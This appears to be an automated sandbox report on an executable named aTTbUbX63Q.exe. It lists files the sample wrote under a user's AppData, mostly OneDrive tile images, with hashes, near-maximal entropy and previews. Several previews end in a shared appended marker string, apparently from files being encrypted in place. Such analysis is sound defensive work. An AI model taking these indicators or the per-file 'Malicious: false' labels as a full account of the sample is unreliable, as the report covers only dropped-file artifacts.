Preview:	.PNG.J.....i..i...q/.Q.0Ib1...6...c;...]\. .@I.K_..H..L.....;DJ....l.D.pRu..H+)./....$?.x.:....w.}.#{{..q.b..e!...I.....%....i.....FA'p.ZM._.I65.H....5R..6qh....<?.y..(....Q.L...Y..h......t+.-..f.'. !.+.PF8....M.?.Fasj3T.f./.IDyK.]..%.....]0...V<....(.d.....9}.C...3...2.....c...I.V..0..]Q.{.0.....z..t[8.cS..''.....-.....g..kt.^..'b..`E...E..(.=.Y3i3.....H...r.'..zB...k.^p..I|y..*.M..`...\.I.... /..Os....w=.....''H-.?...g....pvMq....*.....q...:.....s...O.cE.T.....U._...K.!t...V.(.u...../.]==p.....v.8E.....q^SD0....% l..[{UU./OE....NT..p".....`R.....o.U..rZ.....X%. . .0;..)#.)h,~I.Qt.-.1sQY=....p.Zj..T..."...{dL.v..BQ.w.0.....D.]@..D@e7xj.?!Q..oM..V.^`..^....~.0....!V0.}.U$.u.{.. .x.`W.+.....v.S.G.ew.j....[Dk.!*.:.....<.n...>....d...1>...e7.@G<..z D....pP..,..}g)s!Dz....nbE.....n.....v..''V.....n..a.`.E.A ..Z./.4'.....8.]...7Ua I...../P.=".)...A..8.... ^P.sL..1,.+...r...''.I.UU%..xR..i.F;.

C:\Users\user\AppData\Local\Microsoft\OneDrive\LogoImages\OneDriveSmallTile.contrast-black_scale-400.png

Process:	C:\Users\user\Desktop\aTTbUbX63Q.exe
File Type:	data
Category:	dropped
Size (bytes):	2054
Entropy (8bit):	7.905076882923653
Encrypted:	false
SSDEEP:	48:eVht11KU0DKHWaEdxVJPExeakIvJqaIUdOyQBpuxzYRMmD:Aht1kDDbXLpakdW0BAzYa+
MD5:	CFCB146DD625327A41E38008BAA73511
SHA1:	7C8120485E971016A49D874144AD2158518C7C34
SHA-256:	B22E5C3042144329693496CBA6CFE92D62FDF53F8C23E2760D56130F8C3904C8
SHA-512:	498796CE90A4237667CDECEB1E65CC2518312810CFA294FC381171410FBFA695F7C9AC8EBC3224DAE8C8EB2BB15CDAAE2CF232BF815D923BB23CA786D5CE3 283
Malicious:	false
Preview:	.PNG.. ..^....I..a.H].f\f.....F.C.....j...>.5..n."#3>.b7....7f.C.f....T.+..c...zn.gC.D;..M..N....r9..W.l>.+p....?.P/ .._k..../"<Z..[.r....Zd...,...'..}..P.!M2sc.*;wM...m...(. .BdQ....R.A. Y.>...3.....=j....K.6.\9P....(!.m.....]I...93...<W2. .....#...:.|6p.....hD.Iv.2..\...a].:.4.^x.G.{...i.....?.1s....[....k..+ES....~.h.di...].m.4.....j4._.6.....19.A..'."#78...j..!Z].K5.[.....H.D..9 ....i..B.....&oE^uK....C.N.5...A_$...,d.....3...lkYA....9.5R.?.O.r.YrA..oW.2.n.....[..h..km ..~..i...m.".N....R7$i.?.[#..=.j.&.FM..>5.."=..hTY|.....=`.1#$m.eQ...g....w..kj.K.)...].2... .}.').<U.wfm.\..q.BA...d...1..o.z.'..W|.w..h.....p.WF .....*xy..F..&}k...;.)...I#....B...m.@R...^.K.."O..tJ*..N..L.9..p...@G+...G.d.....N.E.....].....@q...../G.5..... .`E..K.g...e.?c .W.7..XB.5hd.#.....G.o*.F..Q..y}....?...../...c..n..b..K...H...~.../.d.eyw..U&-..o2.%gf.#.7.(C|.ux.n...2.v.j.kl/..R....d.P.NCNS..`z_J.q.....:M...-W..p.N..k.Yk_!.....D

C:\Users\user\AppData\Local\Microsoft\OneDrive\LogoImages\OneDriveSmallTile.contrast-white_scale-100.png

Process:	C:\Users\user\Desktop\aTTbUbX63Q.exe
File Type:	data
Category:	dropped
Size (bytes):	750
Entropy (8bit):	7.720276893388864
Encrypted:	false

SSDEEP:	12:ZPEViVLNTtTn9iHYqpE4b7wevAtFjRqkLaqMVteQKsMYVYrqQ8yo/2EygCQFkksX:ZssVLNTpn9iHYiRbkKaqkLx4KsOqlyoC
MD5:	CE841F7439701CDDADB590813C699889
SHA1:	CD0D69BB3A66080E9AE5C807635934A6F5DECDAE
SHA-256:	D550ECAFB01240F16A503E923C36F57ABB25D058307FFA0FC8F9D9F474161C42
SHA-512:	D124D8C7FD8BCF3875053710ECA5C2454015D913A3EB0D3C40F9E8A5AF80458BA8C390CA7999F9B9775423913528D7EC6606BEC0DB300D7A09DE55EEB5A1E2F
Malicious:	false
Preview:	.PNG..x:.!.....d....U.`...c.....a..7..l...7.xG.6...B.$E....jS....:J.....'_...O...b.....YN.{@..... ..`A.\....T.F-.9.#...l.....H....YI...$q....H.t@Q..F1pxws.....v7.xJcx..G<....q...../.i!(....D.. .....3... n....d...:.....E.....2Zq.7L.?..SS].V.C...\...../...q..&..VW?.W.....}(...US[....d..sO...5.../..0.q...q....{.!./P...6j....d..J.g\..I.q_YP.Y.X..-7....M.G..%!h...;K.Z.;.=..M... ..5..).=e.....u.....8;..x)4D..TA.v(.Z.beMa.bj.k"T..)Y..x....._ .N.enr.IZu!J.*..b...?.v.....>R.r..\._..U*h..U.y.....`1..&..N....!.F...Yk%.....q..O^.)U...M.}...rRQ. ..`..H.....*|b.... (..KZe..q..s\.....q%D.....>..;...8.0..9...|0kP6vOoEdBm9p2ITHS3ppg85iRBRKnEdtqfNfpPA{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}

C:\Users\user\AppData\Local\Microsoft\OneDrive\LogoImages\OneDriveSmallTile.contrast-white_scale-125.png

Process:	C:\Users\user\Desktop\aTTbUbX63Q.exe
File Type:	data
Category:	dropped
Size (bytes):	866
Entropy (8bit):	7.732046832949906
Encrypted:	false
SSDEEP:	24:wfEEhIKaBwAw6uIvekI1D7VWHeLTXSsbD:y12w8uIvekIFW2TXSmD
MD5:	79C4C5B96AE5587E5A1DB291FB7DB462
SHA1:	11D9918600D1DF7F8296C094483EF31DF68D8B99
SHA-256:	40510A2E874FA0A39AA96C24AAFF417BA4AA6D00D7FB38A3237FAD73C4655E69
SHA-512:	630501AB9FCFC25365CE1DF5DCD3D06381CE76422FF253EF62B8648326C9CB98D6C9D20DDC0F8911EFBC8847EB45D97536F9F8F3B27D2A8DB3818056DC44176
Malicious:	false
Preview:	.PNG.fx.4.e..d"...]....J5.5r.^....pb2..U3..>.....?.ig.#ZAt....j..dz.)..+..D....r$.(..6.../.o.9..T..@....=c....N...5..&..z.7.%.9..."......\..b.4....RpM.f..;....Y>....._.T.._....}..f%5.e..'"{."L0..."% ....L..._/..Ok.4..<o8j.P.o..rBU...(U.e.D...mD(.CK.t.;.."....6....za.....[...d..P.^.I...B\|..W}. ~/.mJf?.R...."n.....~..w..:UH.*.L..b..i#$.....S..B.p3...X$9<=.[/+.}."a.x.....+.}.*!..i".Mu ..r"..XEE.s.....,i*.....H.!,g....favc\|....EEX. .1....4]B...f;T0.....5.....)...>J...-$.\t....$...L..].`....8..~..}..v.r.T..WC.`.....5.....fx1.n.mg[{..[p1SM..Vk(.[...S._pn.....+...=.x.PH.x.\|(I._... ...,..>$.TAF..:;f..^.t.....#....x).....4...d.../.m..uq.....|xU...'.07i.=.O.q....Q..$...m..Ex7.{.>U.....F...H..P.....d...3Y'.7#.f!..g...o.....\..yE.....0kP6vOoEdBm9p2ITHS3ppg85iRBRKnEdtqfNfpPA{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}

C:\Users\user\AppData\Local\Microsoft\OneDrive\LogoImages\OneDriveSmallTile.contrast-white_scale-150.png

Process:	C:\Users\user\Desktop\aTTbUbX63Q.exe
File Type:	data
Category:	dropped
Size (bytes):	931
Entropy (8bit):	7.803617900778489
Encrypted:	false
SSDEEP:	24:EDC9hKcP1fhFtGNTjPZZlokitCBhIfqHVWTt1La/fxsbD:EDC9hKAVFGNxAkryyHmX+/fxmD
MD5:	A7125AFCA286754A710578944CC67138
SHA1:	71CD6775CA1BCD7AE6031E75EF601084DB501211
SHA-256:	BE1004F5DF8D2FF308DA3C2E895B7F34594A74A794DC67F75AF8F3AD88725ADD
SHA-512:	B82D45A7B7388507F820B402E2D11C00015B1F0D3069CED0186BDD854FD056C682F68C1EBE8541EB0B4ED6EE2B11CE0401299F362536BF75E7FC680CA78DC3A1
Malicious:	false
Preview:	.PNG....}.Wr.I.....X...8P@.0...L....C.. E.g.....*G.....3P...w..!w.o.L/..X...@.....<...\...<"..X.....q%a?.....,....].$....W..U.)!.]....b.}.`.Djx..7.x....E%...3..Q.O;.$8.g.....e.... ....f.8..;.\.:o.4\.....p\.m.....-;.E..<.z..4l.o...+.F.5./..I...7.....j.....Z.Ki.rg..(Z....GW.HO..v.&G.....R.....y.p..qU.:M{.....h..;.$.x..X..m._V..u.jznA9*[../[._..?..f,LR..&.....m<.k../.dXe 5B.>hf....d..XO\3....I..0..J...u..H..\.[8..r.*..].2...[4Y...,O.%.H+..f..|.].D..}.L,j....E._.....a..4.F.n9.e%$.....~.C...(....c..V.;r.W.v.s..\.-... ..6.&..+u?.....FB...nj3...Z..'..u.."..;.T..v.&4..x ...2...V.....Y...{...c....oaW.&+.)z..k4.....V(...Q"J...~`.....f*.f..X...{....e\...(qO.h!*Z.Vc\|.....xNP..."..;.O.N.M+.n^.....J.....$...../."...X..#..J.....S..v./.#.....P.....$.o..!y0kP6vOoEdBm9p2ITHS3ppg85iRBRKnEdtqfNfpPA{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}

C:\Users\user\AppData\Local\Microsoft\OneDrive\LogoImages\OneDriveSmallTile.contrast-white_scale-200.png

Process:	C:\Users\user\Desktop\aTTbUbX63Q.exe
File Type:	data
Category:	dropped
Size (bytes):	1148
Entropy (8bit):	7.808313242694065
Encrypted:	false
SSDEEP:	24:bftSvk6FOzJwDY4NT+VT1QBI/oRn2NeNSisLcvX6af0Q9MA/Q63OGBQb8AsbD:bfsvkYOzJwpWwlQR0elsLcv/0Q1nbAmD
MD5:	AFC1B1A83439A22D18A9B87EA523BD6F
SHA1:	3271803D6F7C1F331932301D3C335EFCC0E90095
SHA-256:	09B00CCBA149EB65882EA5C03549C54A3FC6FB4E651D7D73ED666722CEF0BFB5

SHA-512:	1B4899BEAE153015096CEFE06AF36C1020B7486BD18F93DBF2016B4C62FBB148CCDD628C9FEF16382EE67ADD33D3637B98EAA28B9852BC8CFD5B49296C8F79 4C
Malicious:	false
Preview:	.PNG...7..f...:J...|...T..{k....I2 .].>kM.B.6....:.P...,'.-.\}.fB.*.$.*m...PuhH...Fg..g.K.A*..j.....EzV....h.[.=...^........$n..@.'.|.Gk>Yb\..F.z....V..^..u.CUg.9.L.H.....(...F.\..-#p.^...dy....J.... .B.xG.{r...'...!...L....Y..pJI..R.p.Mf&..T?..K{.....W.G..6.(o.%.>.E...ugfsDI(;..a...9.c$4..p.....#.G.....HS....A....^`...6.$.....2..:.1.6C..S.. ^....{.r.....f....tvZ#O.6.y..`G..O.1.,.....,f}.C... {.5>.\Pu.U.cn.d....Tp~c.;.....9 ....y.....O.A..e6.vsL.....7....;.}./[.*z..\...L5..t.....~<..OY..C!...w.b..."A...N..9..O.F..B..6G.....k.....rIW-...{gXv,,....^.....2Z-jz.9.ZY..i...^....I.B..P|C.1 ...?~...>...._.^>>=.y.M..[.I.p,....#...c.:....:._.....d...g.yB.....O..j.Br|we..6q..h.....J0(/.68.CFe..!..'.t..yO..x.Qoh..U.H.6...:.he..mk.....g\..5~sv<&C.m.b..>.~.....|I.)...t6|. .W..!.1.^w3.m3.....B&bE.D+.....>J.3.k.....q66}]..J..'.._.A...g.Va..MqU.....A.\)I...M.....FMR$JQR.j...g...D..'.....S3{....+.(.|P..]+....T...=m<.E.Sm.

C:\Users\user\AppData\Local\Microsoft\OneDrive\LogoImages\OneDriveSmallTile.contrast-white_scale-400.png

Process:	C:\Users\user\Desktop\aTTbUbX63Q.exe
File Type:	data
Category:	dropped
Size (bytes):	2110
Entropy (8bit):	7.908124914278403
Encrypted:	false
SSDEEP:	48:sW6vK+S0ROWcg2Z4rYnufFNk73vKBbJIiJE5ujet1L7tbzXvC6omD:30BFjPkTvK9JIiJPjePLpU+
MD5:	E4037D7159EA86D6AB7A03896186007A
SHA1:	60B2101FCE1B0241B577E9C9EA4C4DCCD0BF5BCD
SHA-256:	0A986BA952D2A206BAE632BC0E9EF4CBF371B7AD0BE8F0BAA52C95E80186EA10
SHA-512:	B3B70624E24C5FBAE37CBC94A97C3FDDB9B90E55CD3EA1DEDEFCA760E38F177A5A84C062123CFDCD964A3EF25EF383A563C4B10A2B24AA7D1C808298F8DF 2FB9
Malicious:	false
Preview:	.PNG..W.s...2.........^.....h.nry...f+.^..J.S~.E.l..%._?..o.. Mo.E...(.....dt."......bc..P.....\...&..q...C..M\..R.y&...1Ms.....c.....&.V..4"{.....x0T.c{.{...S.g..;\Kh .5?>.Tjc...X...5.\....{. sf`/.4..lW....7h#R.T.....+t...r.oFO$)...ZYp.5d...^.....p.....U^.-0<.5...s.... .....Q...4b,...F...&...}g.M#x@H.;....P.~.....P...!.....G.F.....mX..4S.).u..V.o....._f6d..9..y.q..$~..... Zt.n.k.....6>+h.)[:....JPv.p5.R..-nY..`p.....Z....~.~.S<...R.?.j..p...B..@O..%`]t;.N(.]...rlM..Y;....+W`...Ww..i.s..-...NG..e.G.....e!...t....'ka.Zp.....G...D.]'A..=}..;.....4(4..e.|.R.q. H9>\..`..f[.....G.....9p.....H3Q.....,....i..1...g.E...l.H]D.'p.g..zY%._.I.....J.q...`&.iy..Q8....,v+.=fa`0M....:..g..d.1.W..W/B..g.....C..UC..(sg.....q...+.....NA...h...b...,.\.....Y..2. `E.y...}.WC.3..J../..~..U.)..."..t....LQ.}>.......'.2T4.-.M..].V.\@K.%S.6.V..4..... ..Cf...G.C.....P...na..)..0.D.B."Lq...a..i.C.?.,...CQ.....0...u.

C:\Users\user\AppData\Local\Microsoft\OneDrive\LogoImages\OneDriveSmallTile.scale-100.png

Process:	C:\Users\user\Desktop\aTTbUbX63Q.exe
File Type:	data
Category:	dropped
Size (bytes):	747
Entropy (8bit):	7.700245021230477
Encrypted:	false
SSDEEP:	12:b2d1yG2zw2AY51OH1HruL+Lfq1LchPVkx3nDiyabavkvGhN+fLXIwHpJLKPThksX:b2d1yG52154HJay21LchPVkxtbmg+fHG
MD5:	7B6EC43D77DBC3F2601257B9293DEB7A
SHA1:	6B92DB3D90E2DFA6837D127DCAFDB10C3CB2DA60
SHA-256:	970A134A94F90E41F9DA3B50B5BC85BE99324C353B000CA311064BD93A5CC7BC
SHA-512:	F8EBE008FBA3366D7D1F4DB5FCDC3669297778C6DC2513FC084F18BF3CE0998FE2BA2CDEE6E17573CEF980DAC9A81D8AC35B53D483323B81F60BE78B95DE0 645
Malicious:	false
Preview:	.PNG....x....\G....G....3.s..Wo(...5.<.'(^.a.I...;.M...l..D.6.P.....L$ .....5..?Q...X/$..9.l;...}c.tq.J=.FS3.....u1I..x`..z.....M....:. \...&09uq-.G.[CU.D.f.t4...49i..2rH].5...`..-...&kg.r..i ...C...;4...8c.K.D...d.t ..G.....:...i.;.cO!.....6.n$. C.><.....T.(.6... ....#..z.V.Q.,...[..ciK.O..zQw.....S.M.N"..sC'..@.++1.>.Q....h.Wz\r.B}...N}#..7L=a.iZ.....T.f+qo.....|.. .6'J.ZZN...g..,.....U....xEWI:.1... ...PB.Ga..m.....v..z.....`.Z.....CK.5(.n_..[....=.U.'.@...W/.....!.q.1T....w(.b<.5`N..UO..a.+..#).+.'.....s.)..o...o@~?X...]..G[.....Z.A. .=.4i.J3....?.Fa.....K._.'|.\..l..+Y.?$.r..<P...YX..V4{?.<x..0kP6vOoEdBm9p2ITHS3ppg85iRBRKnEdtqfNfpPA{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}

C:\Users\user\AppData\Local\Microsoft\OneDrive\LogoImages\OneDriveSmallTile.scale-125.png

Process:	C:\Users\user\Desktop\aTTbUbX63Q.exe
File Type:	data
Category:	dropped
Size (bytes):	859
Entropy (8bit):	7.741100552926644
Encrypted:	false
SSDEEP:	24:NHMh/fB7HW//AN13XueyU1BH4gzYXq7v8oxpXIsbD:twJ72/oPbYuYyfp4mD
MD5:	157C2458B16A8C96F7C419322D611147
SHA1:	DB6AD6998D2414C94A97C986B933C54D646F65B3
SHA-256:	5777086644C2D7957FBCE4784AB21C4A20A74808597330F92EDE43927DBF6B0C
SHA-512:	FF75C09F1DBEAE8975520D3BE6B40B1248FDFC946F482BCE13F762A51C996EB557029B27493AD8625B1F1558DDA9F386AEC4DF32239F1DD96D4C696A5B0FAC 7
Malicious:	false

Preview:	.PNG.*.E.M ..''Z*..D....8.3.Ke..Mp#.y...&.t,..CRK.0..X...F>.,*z.....q....B..b.BJ5..pR.v.J..0.zw..,..~...t.Dd...th-..4.(>.hb..~.......g..p3>R4*J....va,'..F~xn.X.f6(.R..V..M'.{[L...< ....5a.M._.!V..g.6N.--BJ.._.....P...w.XK**.....O+.6..d..i..u..};;''WC.....+|H.o....._...?.z...,.,c....:.....y...<.....^[.....B0G..\'..`h./.H...G/..C.huER.q...o..v...I....c.$A.%...+*D...W/]...(;,-.O...<..y.....,....b&.H.....xNE....,..6....1.d.....7.../.o.....#.:....1..@Zs(.''.ui.b%v.6U.A..P>''../....v}..G.\e....yo..7.X.p...^.e..k.-.H.....#.&.....n;_..j....2/...f..d$.^a.2.;.w..?.Xt.FT. .t#..$....tZV1.F..j..?...._\|<U^v1~ .O.i...85V.....+...../.....+q.S....V<.....l..q.....8.''.4..R.yed....W..(,..#..s...T...]..P.#...r.[..D...4_..$)A.M.hw..H.S.....P0kP6vOoEdBm9p2ITHS 3ppg85iRBRKnEdtqfNfpPA{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}

C:\Users\user\AppData\Local\Microsoft\OneDrive\LogoImages\OneDriveSmallTile.scale-150.png

Process:	C:\Users\user\Desktop\aTTbUbX63Q.exe
File Type:	data
Category:	dropped
Size (bytes):	925
Entropy (8bit):	7.7815623298263255
Encrypted:	false
SSDEEP:	24:OEU2+SLWtrABeskxl+sl7+caMKqmQ4WJ84UkukFsbD:/vLXes4R+cP/6hQmD
MD5:	4421680A1944E5AC0BAE159B25D9D3E1
SHA1:	B04223C09B23CBC5E9E554354B880090D44F3B1C
SHA-256:	F3F462522F125D3257E0A7EB6F63E95F2AFA1877FE63945F3B2F667E5185D137
SHA-512:	705F74198C741056F27EB6FCA5EE685CBA4668FC3D52D4B834FDE1EBB3220531221223D68540F8810E367971B2814CC7289886C8BCFBAFED69943647ECE5E04
Malicious:	false
Preview:	.PNG.F.zZ.....?...Dp.dxP.cP.-.cY...;.....TQ.j.N...%Z.:..U..r...I.9.i.E.R...f....\z:.Vq.tH+.....x5.]\...\..W....x./..1.J.....9.L@.F.RQ....}.;.w.....oFQ.-.3..w.E..8.7as.1...s..s.+..p..H. ....b}.T..x,.{."{....0L)..(..T..rN.....*SR..C...3H..M..Q.)*.*}.....}f..]E.../...q..7u.p.<h..L..1t..O.D.[.7...n.k+,..0./.b.I7...7.p...O....2_.t.....3]......H...Q.:.\..|....^....0Um.'...Fu`"RdR..] ..\*...p..>..b.^.,..4jY.Y]+..\.g.;.=...@.n_....@...m.\..d.2>.RVWal.c..`=.....!..{.=....5.F.M|.S.v.....g.;..S...V=..n.Ixf|..`i.m3..e..{.Z-.i'...<....C<...@....t.w ..Qe.....R..>../..NpZ.9..#....l.d.. ..0<6...r^Q..~%.I...W..;Cu_.?d.x....:;1..2go. D:.....Y.(.....95i.j4.u..t.,U.i.\*D.j..(..!..r(..%?<!.U.....A...7....U..7gd..W....p.....}...3.F...h....Q.EN...~.R:....?P.y..:.F/x+..".b8.a! ...Y..U..h.(...$.b`.a...#0kP6vOoEdBm9p2ITHS3ppg85iRBRKnEdtqfNfpPA{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}

C:\Users\user\AppData\Local\Microsoft\OneDrive\LogoImages\OneDriveSmallTile.scale-200.png

Process:	C:\Users\user\Desktop\aTTbUbX63Q.exe
File Type:	data
Category:	dropped
Size (bytes):	1137
Entropy (8bit):	7.8284630574393335
Encrypted:	false
SSDEEP:	24:EPHngCbbnYNAYF/aV4Y2LzLH5D4jOpldycrEcaWT+2aukY/J0GCxQpbsbD:mHgCfnM5G4YiD4Olhr0uR/J0f+bmD
MD5:	AB54C667171B4A8031EA9B574E26419E
SHA1:	2038BF6D6AACBF0476E6BCFBE475FCD047569A93
SHA-256:	92D1A6477CC00684FFF035E81BAE3BDC29ECC04EDA0361B04D3B82B3D8FCA349
SHA-512:	A0A22E5B9905055A8890F026B0721EE222E017145692585FFE9539E0DAB8CC58698909ECFBB528B812065CB0DB08BC71A0B6BE592A6331F8B2AC7DA759734070
Malicious:	false
Preview:	.PNG..(..*..#...M.g.'.]|.....K.z.../..DB.5U.....!A..U.y'.Z...2*d<..KV..`..;u....w.+.I.YG.YCf....;...0PQ.0ZW.a."Z...6[.T.j...\./..fn..y(9.....P...1...{.$\..?.y..._....9.....Y..H...M=..rg....N'..`2 ..$.3.....Aa...'..R.....9.\.k..........#...&{*..Kik..{..... ....J.C.....x..L..oT.7...7.L.9...W.%.v.8.VB..!....,....6!.(+.$\|Z...Sp_.....x.j993.I..D.......p...Q\...I^p1.....Y.8.f_...Fa..U-.,ZMk...q..! b..........`4.uo>y..0....P./H3g..7+XI..0.............e.B..W.D.....!....c:....P...H{w Ra".A.ru.u.....S..2.....y...e.~.n}%V.X)(....W.iEU....A...*.e..$.#}Z.f..z.z.......P.on..J.#...$..n...t\O.? a~..S.vpN....'.....a..yV9...4....x...u.............M.........>.*''.m.~....!..+...).x+.gt..,....#...1.*UN...X.lw.f...lq..+....\z.H.)c.a.l.e...]......5.....Sv.....sc*l..f....'.5g..:.....Kp..6..cK.....9.vB. }5..9,i..8.L...SkQ...~.z#.....@Xb.....>Y..*8...G..#'ng02.g..h.''m$..HI..@|].&U.X.NSR..J...x.....I.N5Dy.i.8[.Y.....C f3..5v.....!..L...$....7.....Y]...

C:\Users\user\AppData\Local\Microsoft\OneDrive\LogoImages\OneDriveSmallTile.scale-400.png

Process:	C:\Users\user\Desktop\aTTbUbX63Q.exe
File Type:	data
Category:	dropped
Size (bytes):	2054
Entropy (8bit):	7.920580326873405
Encrypted:	false
SSDEEP:	48:TOlMIs0+9HvFesySwgww6SyDjdnpZP3kT5R99WVk9r7qmD:TOlN+9HvFZsYRyD1pO3W2r7q+
MD5:	B1F67BD19CB50BFC69DE54488AE11482
SHA1:	BDBFDDB2977D997E4C719121E1B33DF96D767109
SHA-256:	F723807352FD514E57C424DFB1F1DBCC4DAF0066C9CA2ADA112FE29987017A95
SHA-512:	F5D4B59B7E10869A33238D9660561984EF986856EB0451664F7BB54521E8F2566312DCA0CC01B87EAF84C51F028C4A28361CB843638C2EF95AF5B64C5628FD98
Malicious:	false
Preview:	.PNG.........R;...G..0..h..^..y)`cl|2..S../.5.....&.,.d..Q.y.gBOf.M....Uai.)..4.4....4nt...}j...7 u.?...t>.$.y.....f.3..4...ls.............=..&.\.c.<...;.N.......`.2x/-LM..... .`P..^...&,MTk3h.4..l ^.N%.\|[.9b.z."\Az.L.y.....e.+.W(..y..n.C4..&.{@"]0z.....Ib\|.z........%....>...j.....T......\*t.....d.F.......=\|\|;.......Z.a..g~...i...g.;..8.5.b...`.#..L..8.e.....A*.<B.........Z .^Uu.s....8xpJ:L^ ...m.....=..Y.k.......gd....$GJ...a..._....P..n..E.l.d/..O:..n.....|.*..v.2.vKcE8..>...m..h.(..O.*.T...Tn....z.r...#p.w...7..dWYd..I4.j.e...I..H>.q..}W.ym....=XBb.....U.kk.$....u.n..w....o ...S..^.'Z..E.n...7..\|+.).`...B..N.cb.....2...TJ^._i...._...../#>d..z.^...O.C..<..o..`..8.h3.~..G]K....>...t..5h.....:..D.x..<.dq..z.q.1.....Ed..*.0....Ql.c.B.....*. ../..6.I76+..N.....%.e.....X.K. ..s....edgL.V1..\.g..-\|i..F....$.]a>.Y.g....i1&....t.7dsOb.&..0..XP.....j..FM-.S.G.\'.]...8dP.N-..z.B.5.^(..R.xEUD_....g.."AYj(]..,P..F9C..4..s.

C:\Users\user\AppData\Local\Microsoft\OneDrive\OneDrive.VisualElementsManifest.xml

Process:	C:\Users\user\Desktop\aTTbUbX63Q.exe
File Type:	data
Category:	dropped
Size (bytes):	678
Entropy (8bit):	7.674203740699258
Encrypted:	false
SSDEEP:	12:suK6YO8DeBiOycYwUN6+hwNhe4rGNSnYOvtjP7/2kscii9a:XKBO8DeBh+vpyLHyULFjLHsbD
MD5:	D4C0F2200AD9728A9ED12B4B1145487C
SHA1:	301D4DC8299A3468A9095054EE09E378585F9C55
SHA-256:	46E4EF1F307E4E757E913AF74961C4DE665623A4A52136A47B6ADC8E2FE2AFD4
SHA-512:	3EC71E272FD1C29A80B6D54FF7A9F15DC37DE6D0AFFD0AAE5A8BE7CFD2F8532DAA57EB36D826FC5BD50A27EB38002E32D8DED5F6F989FB8A917FF1B1413EDBD7
Malicious:	false
Preview:	<?xmlQ.>...Y?.~.....v.[.*.=O.xj..+..a.@3.%.73Q]8....g..z.f/...B.|.....v~.FV.g!..\.5M.C.....x..4....3B..b....-t.?{5=....N..>..Yl.?.}....FD..|._...H.Q...k.zP'...#+P....J..o.!Z...>b...=E...~.`.....1..D....^.xH...W....r.s..0..f.w.PI.....`.PCS4...W..A.'....un.4...r.,..wx.9>EXXW..a.'..B".V..sK.6';@.....Z...N8x8L.dV....].v..~Y.....@X...H;.....\.:....,....k..VJ.....&$N.....HG....h!....R.$./D.....uaW.l.....F.c..a.....l..5.a...J....M-.....tzfx....[<..:w.l.Z..\..;.....'8D.U.3..t..".....'.=.#.V%.*.L..N.-.tF...*.....\..<~.....f.....d7.....b.0kP6vOoEdBm9p2lTHS3ppg85iRBRKnEdtqfNfpPA{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}

C:\Users\user\AppData\Local\Microsoft\OneDrive\Resources.pri

Process:	C:\Users\user\Desktop\aTTbUbX63Q.exe
File Type:	data
Category:	dropped
Size (bytes):	4750
Entropy (8bit):	7.9626672957451605
Encrypted:	false
SSDEEP:	96:WAZ2cl3izm32hHAOnGHdrU2LJenDqdf/2W/D3UWI73l2vdSTf/r96Qq+:WAZFam6n45Zen2joRkukQl
MD5:	782A80F637198D2B0073A36183C34E52
SHA1:	1CA6A506252C7757703C10F1F0C49030D53B34B8
SHA-256:	B8421D82CDF0EC21EBC79E8D030792B0AE7948E7A9DFF5EA1F322AC72D7F2C39
SHA-512:	648B3F571F11BACE1307A09DF21C936848039E5036A4B7B2113AC3EAD352D9F213CC6D82C50867E6A63CC71E528831B31B230746E00F491A416DA014C7979DA
Malicious:	false
Preview:	mrm_p....'..]0E.....o.XFLd._..V.....dd.m.."......7..m..[!.g.^4....2HO..N7H.`.....o.zy..a.....A:.q.)..i...?..7...`lh.j$....e..9t.*AD....;...Yi...O .!.).. .H.E'...ya..1.;..o!bwN.jR..@....C.&...b8X.uv_..<.".xS..6o..~....y.^...54d...Rg...R.........k;.)'...M.a..H\.e.rNU.kJ..@.?9tn2...M.a.E:<...q..+.....X...3..c...W...h.b*q..$.X...+.i.....O4.....m..=.H.....e.|_...P..i.eZHeH#J...x.....P.VZ.%.t.j.............z...n..)tI....W*..z....`.9._...".U.......m.Q.le...1^.].f..k..`...{.x+.....o..s.;..9..BTk4g?2.../....'.{...8..Q....9w,?A...3..>RA.KD7S[G.....q.Rk.b.Ek....9v.VX.U@...KN3$N.I|6.....+H...@.R.a.....A.....iL.....TL.A%.Q.....V-..O....1n<.E..V....Y..\...E.. ..|.x,s].^E.2..X7o8{9T>t.*..W-.pz.-o..=...\i...dCMC;..(...n.B..%f.....,....Co...h;.2^.....pt...9cn..u..J.....&.....S.K...`\..ga.hr.[.X=S...XEe.(6.....gGD. &.wm.H|./.l.R.....)V.....Gf.F....o.H.K.7<.0.l.....F\..V.H....Uo.-..."^..);f....N."..YW0>w..U:..f....xVp..-/K&.9l..z&.vi3

C:\Users\user\AppData\Local\Microsoft\OneDrive\setup\ECSConfig.json

Process:	C:\Users\user\Desktop\aTTbUbX63Q.exe
File Type:	data
Category:	dropped
Size (bytes):	598
Entropy (8bit):	7.616681948823216
Encrypted:	false
SSDEEP:	12:YqwIf7H+ALYD6SqhBi9G+i/RezHixxCqXKtiHvzASYqhO59tc5/64lFKj+Dekscq:YqwI7vLYD6RBiDC/bXQcLASYqY57c37c
MD5:	AAB57E173F73BC81E301DAB4B9E1097C
SHA1:	501A0F8DDA55BC1D5A2B32A58CD867114BE063A7
SHA-256:	DA94DF1923BBE938314C0D9172C4115F8D165AECA7234FDE3750BBBCCC525CC9
SHA-512:	1207BF1635F91DA5A44DD5E0FEB87EDE302AC8DFD39E1BABD11F1EF9B561F03F91ABB07FF0A77A64D6B6A951135927B8180E0EA86F42B31BB70FC1DCE598FB51
Malicious:	false
Preview:	{"ODSS....VW....6.....7.7..Y1{.B....da.a..sx v...:\.jb.Ge.../NE..I.([....DZ.(._...i[...r.%x.Z..i.........H..<.T.4....]..i. 3..^8.....;.,.f..;.F]U.V...."..`$.p....Yu.).'GD....R..E.K./..,.y..u.w...B.....q..}..RO..l..2Z.....''}.<....4...1_...S$Cv+Ij.....w.Y;..q.b..|.Jl.....WI|.....9..S...#<.R-&..mX)..p.....F.\T.'..2...4...6W._./..d.-.$O.....C+\..V..n....p$.....e.....P...n.d..>.Pe..b..Z.1..@.p.z....4.P%&....#.r..d.!]sd.yL.....%v..hM.OK.y....5.....EQ...,..n.B.:Xw.`G.6....0kP6vOoEdBm9p2lTHS3ppg85iRBRKnEdtqfNfpPA{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}

C:\Users\user\AppData\Local\Microsoft\PenWorkspace\DiscoverCacheData.dat

Process:	C:\Users\user\Desktop\aTTbUbX63Q.exe
File Type:	data
Category:	dropped
